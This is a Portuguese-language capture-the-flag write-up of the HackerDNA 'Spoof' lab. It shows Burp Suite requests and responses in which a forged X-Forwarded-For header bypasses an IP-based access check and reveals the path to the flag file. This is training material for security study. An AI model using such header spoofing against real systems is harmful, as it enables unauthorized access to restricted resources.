

HackerDNA – Spoof!

<https://hackerdna.com/pt-br/labs/spoof>

Olá pessoal,


Para iniciar a resolução desta máquina, precisamos “spoofar” nosso IP para enganar o sistema, dizendo que nós estamos na intranet.

Para resolver este laboratório, eu vou usar o Burp Suite Comunidade.

A primeira coisa que eu vou fazer é configurar o proxy e acessar o site usando o navegador do burp suite.

O IP do site foi 52.30.158.171

SITE:



Vou ligar a captura dos dados e após a primeira leitura do site, eu vou clicar para “Repetir” a requisição, porque eu vou fazer algumas alterações, como por exemplo: na linha 6, eu coloquei “X-Forwarded-For:” e coloquei o IP interno (52.30.158.171) que está sendo mostrado no site.

Linha 6: **X-Forwarded-For: 52.30.158.171**

O próximo passo é fazer a alteração na requisição. Veja a linha 5.

SendCancel<>Follow redirectionBurp AI				
Request				
PrettyRawHex				
1 GET /index.php HTTP/1.1 2 Host: 3.252.103.49 3 Accept-Language: pt-BR,pt;q=0.9 4 Upgrade-Insecure-Requests: 1 5 X-Forwarded-For: [REDACTED] 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10				
Response				
PrettyRawHexRender				
1 HTTP/1.1 302 Found 2 Date: Mon, 15 Jun 2026 17:14:40 GMT 3 Server: Apache/2.4.57 (Debian) 4 X-Powered-By: PHP/8.3.4 5 Location: /2kf84qoqi6sviu7poeu54p9b/flag.txt 6 Content-Length: 0 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html; charset=UTF-8 10 11				

Após o envio “Send” desta requisição forjada, teremos o envenenamento da requisição fazendo com que o sistema retorne (ao lado direito) a informação em location onde está a flag. Usaremos este caminho no próximo envio “Send”.

Neste segundo envio, coloquei o mesmo caminho que foi informado anteriormente. Você pode ver na linha 1.

Ao receber esta requisição, a FLAG é mostrada no lado direito inferior.

SendCancel<>Burp AI				
Request				
PrettyRawHex				
1 GET /2kf84qoqi6sviu7poeu54p9b/flag.txt HTTP/1.1 2 Host: [REDACTED] 3 Accept-Language: pt-BR,pt;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10				
Response				
PrettyRawHexRender				
1 HTTP/1.1 200 OK 2 Date: Mon, 15 Jun 2026 17:15:56 GMT 3 Server: Apache/2.4.57 (Debian) 4 Last-Modified: Fri, 05 Apr 2024 08:08:52 GMT 5 ETag: "24-61554f7608d00" 6 Accept-Ranges: bytes 7 Content-Length: 36 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/plain 11 12 [REDACTED] 13				

Até a próxima!